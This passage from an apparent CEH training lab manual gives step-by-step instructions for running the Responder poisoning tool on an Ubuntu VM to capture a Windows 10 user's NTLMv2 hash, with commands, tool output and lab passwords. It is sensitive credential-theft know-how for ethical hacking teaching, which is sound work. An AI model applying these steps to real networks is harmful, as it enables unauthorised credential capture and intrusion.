Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

- A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 1.1.8: Windows 10: shared folders

- Navigate to **CEHv11 Module 06 System Hacking\GitHub Tools** and copy the **Responder** folder.




Figure 1.1.9: Copy Responder folder

- Paste the **Responder** folder in the **Home** directory.




Figure 1.1.10: Paste Responder folder

TASK 1.2**Log into Jason Account**

6. Now, switch to the **Windows 10** virtual machine and log in with Username: **Jason** and Password: **qwerty**.




Figure 1.1.11: Login as Jason

7. Switch back to the **Ubuntu** virtual machine. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of Ubuntu, then double-click on the screen, enter the password as **toor**, and press **Enter**.

8. Type **chmod +x Responder.py** and press **Enter** to grant permissions to the script.
9. Now, type **sudo ./Responder.py -I ens33** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.

Note: **-I:** specifies the interface (here, **ens33**). The interface might differ in your lab environment.

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens33
[sudo] password for ubuntu:
```

Figure 1.1.12: Running Responder tool

10. Responder starts listening to the network interface for events, as shown in the screenshot.

```
ubuntu@ubuntu: ~/Responder
[+]
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
```

Figure 1.1.13: Responder starts listening

T A S K 1 . 4**Connect to the Shared Directory**

11. Switch to the **Windows 10** virtual machine, right-click on the **Start** icon, and click **Run**.




Figure 1.1.14: Launching the Run window

12. The **Run** window appears; type **\\\CEH-Tools** in the **Open** field and click **OK**.




Figure 1.1.15: Run window

13. Leave the **Windows 10** virtual machine running and switch back to the **Ubuntu** virtual machine.

14. Responder starts capturing the access logs of the **Windows 10** virtual machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

 T A S K 1 . 5

View and Crack Obtained Hash

Figure 1.1.16: Hash obtained by Responder

15. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.10.txt** file.
 16. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.





Figure 1.1.17: Responder log file

